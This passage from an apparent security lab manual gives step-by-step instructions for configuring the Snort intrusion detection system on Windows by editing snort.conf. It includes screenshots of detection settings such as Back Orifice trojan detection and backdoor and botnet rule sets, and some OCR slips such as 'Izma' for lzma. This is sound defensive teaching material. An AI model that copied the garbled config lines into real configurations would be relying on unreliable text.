81 portvar ORACLE_PORTS 1024;
82
83 # List of ports you want to look for SSH connections on:
84 portvar SSH_PORTS 22
85
86 # List of ports you run ftp servers on
87 portvar FTP_PORTS [21,2100,3535]
88
89 # List of ports you run SIP servers on
90 portvar SIP_PORTS [5060,5061,5600]
91
92 # List of file data ports for file inspection
93 portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]
94
95 # List of GTP ports for GTP preprocessor
96 portvar GTP_PORTS [2123,2152,3386]
97
98 # other variables, these should not be modified
99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,205.188.3.0/24,205.188.5.0/24]
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\Snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH ../rules
110 var BLACK_LIST_PATH ../rules
111
112 ##### Step #2: Configure the decoder. For more information, see README.decode #####
113 # Step #2: Configure the decoder. For more information, see README.decode
114 ##### Step #2: Configure the decoder. For more information, see README.decode #####
115
116 # Stop generic decode events:
```


48. In Lines 109 and 110, replace **..rules** with **C:\Snort\rules**. Minimize the **Notepad++** window.

49.

```
81 portvar ORACLE_PORTS 1024;
82
83 # List of ports you want to look for SSH connections on:
84 portvar SSH_PORTS 22
85
86 # List of ports you run ftp servers on
87 portvar FTP_PORTS [21,2100,3535]
88
89 # List of ports you run SIP servers on
90 portvar SIP_PORTS [5060,5061,5600]
91
92 # List of file data ports for file inspection
93 portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]
94
95 # List of GTP ports for GTP preprocessor
96 portvar GTP_PORTS [2123,2152,3386]
97
98 # other variables, these should not be modified
99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,205.188.3.0/24,205.188.5.0/24]
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH C:\Snort\rules
110 var BLACK_LIST_PATH C:\Snort\rules
111
112 ##### Step #2: Configure the decoder. For more information, see README.decode
113 ##### Step #2: Configure the decoder. For more information, see README.decode
114
115
116 # Stop generic decode events:
```

50. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.
51. To create a text file, right-click anywhere inside the rules window and navigate to **New --> Text Document**.
52. While changing the extension, if any pop-up appears, click **Yes**.
53. Switch back to **Notepad++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.
54. Add the path to dynamic preprocessor libraries (Line 243); replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.
55. In this task, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.
56. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.
57. Ensure that the dynamic rules libraries (Line 249) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.
58. Add **(space)** in between **#** and **dynamicdetection** (Line 249).

59.



```
225 # For more information see README.PerfProfiling
226 ######
227
228 #config profile_rules: print all, sort avg_ticks
229 #config profile_procs: print all, sort avg_ticks
230
231 #####
232 # Configure protocol aware flushing
233 # For more information see README.stream5
234 #####
235 config paf_max: 16000
236
237 #####
238 # Step #4: Configure dynamic loaded libraries.
239 # For more information, see Snort Manual, Configuring Snort - Dynamic Modules
240 #####
241
242 # path to dynamic preprocessor libraries
243 |dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 |dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries
249 |# dynamicdetection directory /usr/local/lib/snort_dynamicrules
250
251 #####
252 # Step #5: Configure preprocessors
253 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
254 #####
255
256 # GTP Control Channel Preprocessor. For more information, see README.GTP
257 # processor gtp: ports { 2123 3386 2152 }
258
259 # Inline packet normalization. For more information, see README.normalize
260 # Does nothing in IDS mode
```


Normal text file length : 30,279 lines : 713 Ln:241 Col:1 Sel:305|9 Unix (LF) UTF-8 INS



10:35 PM
3/12/2024 4

60. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed preprocessor. This does nothing in IDS mode, however, it generates errors at runtime.
61. Comment out all the preprocessors listed in this section by adding '#' and (space) before each preprocessor rule (261-265).
62. To 'comment out' is to render a block of code inert by turning it into a comment.

63.



The screenshot shows the Notepad++ application window with the file "C:\Snort\etc\snort.conf" open. The code in the editor is as follows:


```
243 dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries
249 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
250
251 ######
252 # Step #5: Configure preprocessors
253 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
254 #####
255
256 # GTP Control Channel Preprocessor. For more information, see README.GTP
257 # processor gtp: ports { 2123 3386 2152 }
258
259 # Inline packet normalization. For more information, see README.normalize
260 # Does nothing in IDS mode
261 # processor normalize_ip4
262 # processor normalize_tcp: block, rsv, pad, urg, req_urg, req_psh, req_urg, ips, ecn stream
263 # processor normalize_icmp4
264 # processor normalize_ip6
265 # processor normalize_icmp6
266
267 # Target-based IP defragmentation. For more information, see README.frag3
268 processor frag3_global: max frags 65536
269 processor frag3_engine: policy windows detect anomalies overlap_limit 10 min_fragment_length 100 timeout 180
270
271 # Target-Based stateful inspection/stream reassembly. For more information, see README.stream5
272 processor stream5_global: track_tcp yes,
273     track_udp yes,
274     track_icmp no,
275     max_tcp 262144,
276     max_udp 131072,
277     max_active_responses 2,
278     min_response_seconds 5
```

The status bar at the bottom of the Notepad++ window displays: Normal text file, length : 30,287 lines : 713, Ln:261 Col:1 Sel:215|5, Unix (LF), UTF-8, INS. The system tray icons are visible on the right side of the window.

64. Scroll down to line 321 and delete **Izma** keyword and a (space).

65. Make sure you only delete "**Izma**" keyword.

66.




```
*C:\Snort\etc\snort.conf - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hosts fuzz.py findoff.py overwrite.py badchars.py jump.py shellcode.py snort.conf

300     small_chunk_length { 10 5 } \
301     ports { 36 80 81 82 83 84 85 86 87 88 89 90 311 323 383 443 444 555 591 593 623 631 664 801 808 818 901 972 1158 1
302     non_rfc_char { 0x00 0x01 0x02 0x03 0x04 0x05 0x06 0x07 } \
303     enable_cookie \
304     extended_response_inspection \
305     inspect_gzip \
306     normalize_utf \
307     unlimited_decompress \
308     normalize_javascript \
309     apache_whitespace no \
310     ascii no \
311     bare_byte no \
312     directory no \
313     double_decode no \
314     iis_backslash no \
315     iis_delimiter no \
316     iis_unicode no \
317     multi_slash no \
318     utf_8 no \
319     u_encode yes \
320     webroot no \
321     decompress_swf { deflate lzma } \
322     decompress_pdf { deflate }
323
# ONC-RPC normalization and anomaly detection. For more information, see the Snort Manual, Configuring Snort - Preprocessor rpc_decode: 111 32770 32771 32772 32773 32774 32775 32776 32777 32778 32779 no_alert_multiple_requests no
325
326
327 # Back Orifice detection.
328 preprocessor bo
329
# FTP / Telnet normalization and anomaly detection. For more information, see README.ftptelnet
330 preprocessor ftp_telnet: global inspection_type stateful encrypted_traffic no check_encrypted
331 preprocessor ftp_telnet_protocol: telnet \
332     ayt_attack_thresh 20 \
333     normalize_ports { 23 } \
334     detect_anomalies
```

67. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.
68. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 527 and 528) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).

69.



The screenshot shows the Notepad++ application window with the file 'snort.conf' open. The code in the editor is as follows:

```
510 #####  
511 # unified2  
512 # Recommended for most installs  
513 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types  
514  
515 # Additional configuration for specific types of installs  
516 # output alert_unified2: filename snort.alert, limit 128, nostamp  
517 # output log_unified2: filename snort.log, limit 128, nostamp  
518  
519 # syslog  
520 # output alert_syslog: LOG_AUTH LOG_ALERT  
521  
522 # pcap  
523 # output log_tcpdump: tcpdump.log  
524  
525 # metadata reference data. do not modify these lines  
526 include C:\Snort\etc\classification.config  
527 include C:\Snort\etc\reference.config  
528  
529 #####  
530 # Step #7: Customize your rule set  
531 # For more information, see Snort Manual, Writing Snort Rules  
532 #  
533 # NOTE: All categories are enabled in this conf file  
534 #####  
535  
536 # site specific rules  
537 include $RULE_PATH/local.rules  
538  
539 include $RULE_PATH/app-detect.rules  
540 include $RULE_PATH/attack-responses.rules  
541 include $RULE_PATH/backdoor.rules  
542 include $RULE_PATH/bad-traffic.rules  
543 include $RULE_PATH/blacklist.rules
```

The status bar at the bottom of the Notepad++ window displays: Normal text file, length : 30,309 lines : 713, Ln: 527 Col: 1 Sel: 80 | 2, Unix (LF), UTF-8, INS. The toolbar icons are visible below the status bar.

70. In Step #6, add to line (529) **output alert_fast: alerts.ids:** this command orders Snort to dump all logs into the **alerts.ids** file.

71.

The screenshot shows a Notepad++ window with the file 'snort.conf' open. The code in the file is as follows:

```
513 # Recommended for most installs
514 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types
515
516 # Additional configuration for specific types of installs
517 # output alert_unified2: filename snort.alert, limit 128, nostamp
518 # output log_unified2: filename snort.log, limit 128, nostamp
519
520 # syslog
521 # output alert_syslog: LOG_AUTH LOG_ALERT
522
523 # pcap
524 # output log_tcpdump: tcpdump.log
525
526 # metadata reference data. do not modify these lines
527 include C:\Snort\etc\classification.config
528 include C:\Snort\etc\reference.config
529 output alert_fast: alerts.ids:
530
531 #####
532 # Step #7: Customize your rule set
533 # For more information, see Snort Manual, Writing Snort Rules
534 #
535 # NOTE: All categories are enabled in this conf file
536 #####
537
538 # site specific rules
539 include $RULE_PATH/local.rules
540
541 include $RULE_PATH/app-detect.rules
542 include $RULE_PATH/attack-responses.rules
543 include $RULE_PATH/backdoor.rules
544 include $RULE_PATH/bad-traffic.rules
545 include $RULE_PATH/blacklist.rules
546 include $RULE_PATH/botnet-cnc.rules
547 include $RULE_PATH/browser-chrome.rules
548
```

The status bar at the bottom of the Notepad++ window displays: Normal text file, length : 30,318 lines : 714, Ln: 529 Col: 1 Sel: 31 | 1, Unix (LF), UTF-8, INS. The system tray shows icons for network, battery, volume, and date/time (10:52 PM, 3/12/2024).

72. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what :** text field, enter **var** in the **Replace with :** text field, and click **Replace All**.
73. You will get a notification saying 11 occurrences were replaced.
74. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.
75. Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.

76.

```
510 #####  
511 # unified2  
512 # Recommended for most installs  
513 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types  
514  
515 # Additional configuration  
516 # output alert_unified: Replace  
517 # output log_unified2:  
518  
519 # syslog  
520 # output alert_syslog:  
521  
522 # pcap  
523 # output log_tcpdump:  
524  
525 # metadata reference definitions  
526 include C:\Snort\etc\c  
527 include C:\Snort\etc\r  
528 alert_fast: alerts.ids  
529  
530 #####  
531 # Step #7: Customize your rules  
532 # For more information  
533 #  
534 # NOTE: All categories  
535 #####  
536 # site specific rules  
537 include $RULE_PATH/local.rules  
538  
539 include $RULE_PATH/app-detect.rules  
540 include $RULE_PATH/attack-responses.rules  
541 include $RULE_PATH/backdoor.rules  
542 include $RULE_PATH/bad-traffic.rules
```

77. Click **Close** to close the **Replace** window.

78. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.

